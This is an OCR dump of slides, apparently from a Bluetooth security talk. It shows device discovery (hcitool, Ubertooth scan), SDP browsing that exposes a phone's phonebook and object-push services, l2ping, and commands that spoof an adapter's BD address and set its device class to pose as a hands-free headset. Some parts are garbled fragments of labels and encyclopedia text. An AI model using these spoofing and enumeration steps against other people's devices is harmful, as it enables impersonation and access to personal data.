
hcitool name




```
sdptool browse
```




```
Service RecHandle: 0x10001
Service Class ID List:
  "Generic Access" (0x1800)
Protocol Descriptor List:
  "L2CAP" (0x0100)
    PSM: 31
  "ATT" (0x0007)
    uint16: 0x0014
    uint16: 0x001c

Service Name: Headset Gateway
Service RecHandle: 0x10003
Service Class ID List:
  "Headset Audio Gateway" (0x1112)
  "Generic Audio" (0x1203)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 2
Profile Descriptor List:
  "Headset" (0x1108)
    Version: 0x0102

Service Name: Handsfree Gateway
Service RecHandle: 0x10004
Service Class ID List:
  "Handsfree Audio Gateway" (0x111f)
  "Generic Audio" (0x1203)
Protocol Descriptor List:
```




```
l2ping d0:77:14:a7:e0:66
```




```
pi@orange:~ $ sudo l2ping d0:77:14:a7:e0:66
Ping: d0:77:14:a7:e0:66 from B8:27:EB:2C:25:66 (data size 44) ...
44 bytes from d0:77:14:a7:e0:66 id 0 time 45.15ms
44 bytes from d0:77:14:a7:e0:66 id 1 time 16.00ms
44 bytes from d0:77:14:a7:e0:66 id 2 time 189.84ms
44 bytes from d0:77:14:a7:e0:66 id 3 time 6.07ms
44 bytes from d0:77:14:a7:e0:66 id 4 time 119.82ms
44 bytes from d0:77:14:a7:e0:66 id 5 time 236.09ms
44 bytes from d0:77:14:a7:e0:66 id 6 time 6.09ms
44 bytes from d0:77:14:a7:e0:66 id 7 time 187.35ms
44 bytes from d0:77:14:a7:e0:66 id 8 time 107.35ms
44 bytes from d0:77:14:a7:e0:66 id 9 time 9.83ms
44 bytes from d0:77:14:a7:e0:66 id 10 time 6.10ms
44 bytes from d0:77:14:a7:e0:66 id 11 time 47.33ms
44 bytes from d0:77:14:a7:e0:66 id 12 time 152.37ms
44 bytes from d0:77:14:a7:e0:66 id 13 time 12.27ms
```


r161-p3
Ubertooth™
One
CC2400
A821XAA
NXP
USB
1V8 TX RX USR
RST


ubertooth scan



```
systime=1525849847 ch=56 LAP=9e66ca err=2 clk100ns=1193755916 clk1=191000 s=-79 n=-55 snr=
systime=1525849847 ch=56 LAP=a7e066 err=0 clk100ns=1193823863 clk1=191012 s=-34 n=-55 snr=
systime=1525849847 ch=26 LAP=9e66ca err=0 clk100ns=1195265308 clk1=191242 s=-81 n=-55 snr=
systime=1525849847 ch=26 LAP=9e66ca err=0 clk100ns=1195465370 clk1=191274 s=-79 n=-55 snr=
systime=1525849848 ch=62 LAP=543d02 err=2 clk100ns=1199695661 clk1=191951 s=-85 n=-55 snr=

Scan results:
??:??:14:A7:E0:66       Moto G (5)
AFH map: 0xffffdffffffffffff7f
```




`sdptool browse`



```
Browsing 00:00:14:A7:E0:66 ...
Service Search failed: Invalid argument
Service Name: OBEX Phonebook Access Server
Service RecHandle: 0x1000b
Service Class ID List:
  "Phonebook Access - PSE" (0x112f)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 5
  "OBEX" (0x0008)
Profile Descriptor List:
  "Phonebook Access" (0x1130)
    Version: 0x0101

Service Name: OBEX Object Push
Service RecHandle: 0x1000c
Service Class ID List:
  "OBEX Object Push" (0x1105)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 6
  "OBEX" (0x0008)
Profile Descriptor List:
  "OBEX Object Push" (0x1105)
    Version: 0x0101
```

Model : Parani-UD100
ID : S7APARANIUD100
C€1177ⓘ
010WWBT0006
SNA-Parani-UD100
UD100 SENA
2009/02
RoHS
Sena Technologies, Inc.
Made in Korea

SOAKER 50



ers require an

municate with a


2.0+EDR.[41]

y Microsoft.[42]

us require at least

k with Bluetooth

A typical Bluetooth USB dongle.



Application

OBEX

SERIAL

TCP/IP

RFCOMM

TCS

SDP

L2CAP

Audio

Link Manager

Baseband

Radio

obexctl

rfcomm


bt-pan

sdptool


l2ping

hcitool
hcisnoop
hciconfig
hciattach

bccmd



```
pi@orange:~/bluez $ sudo bccmd -d hci0 psset -s 0 bdaddr 0x78 0x00 0xAA 0x90 0x56 0x00 0x34 0x12
pi@orange:~/bluez $ sudo bccmd -d hci0 warmreset
pi@orange:~/bluez $ hciconfig
hci0:   Type: BR/EDR  Bus: USB
        BD Address: 12:34:56:78:90:AA  ACL MTU: 384:8  SCO MTU: 64:8
        UP RUNNING
        RX bytes:552 acl:0 sco:0 events:30 errors:0
        TX bytes:635 acl:0 sco:0 commands:30 errors:0
```



bluetooth-pentest.narod.ru/software/bluetooth_class_of_device-service_generator.html

Bluetooth Class of Device/Service (CoD) Generator

# Major Service Class

- □ Limited Discoverable Mode
- □ Positioning (location identification
- □ Networking (LAN, Ad hoc etc)
- □ Rendering (printing, speaker etc)
- □ Capturing (scanner, microphone etc)
- □ Object Transfer (v-inbox, v-folder etc)
- □ Audio (speaker, microphone, headset service etc)
- ☑ Telephony (cordless telephony, modem, headset service etc)
- □ Information (WEB-server, WAP-server etc)

# Major Device Class


- ○ Computer (desktop,notebook, PDA, organizers etc)
- ○ Phone (cellular, cordless, payphone, modem)
- ○ LAN/Network Access point
- ● Audio/Video (headset, speaker, stereo, video display etc
- ○ Peripheral (mouse, joystick, keyboards etc)
- ○ Imaging (printing, scanner, camera, display etc)
- ○ Wearable
- ○ Toy
- ○ Miscellaneous
- ○ Uncategorized, specific device code not specified

# Minor Device Class

- □ Uncategorized, code for device not assigned
- □ Wearable Headset Device
- ☑ Hands-free Device
- □ Microphone
- □ Loudspeaker
- □ Headphones
- □ Portable Audio
- □ Car audio
- □ Set-top box
- □ HiFi Audio Device
- □ VCR
- □ Video Camera
- □ Camcorder
- □ Video Monitor
- □ Video Display and Loudspeaker
- □ Video Conferencing
- □ Gaming/Toy

CoD (bin): 010000000000010000001000 (hex): 0x400408

```
sudo hciconfig hci0 class 0x100200
sudo hciconfig hci0 class 0x502420
sudo hciconfig hci0 class 0x400210
sudo hciconfig hci0 class 0xAF011C
sudo hciconfig hci0 class 0xFFFFFF
sudo hciconfig hci0 class 0x400408
```



Bluetooth

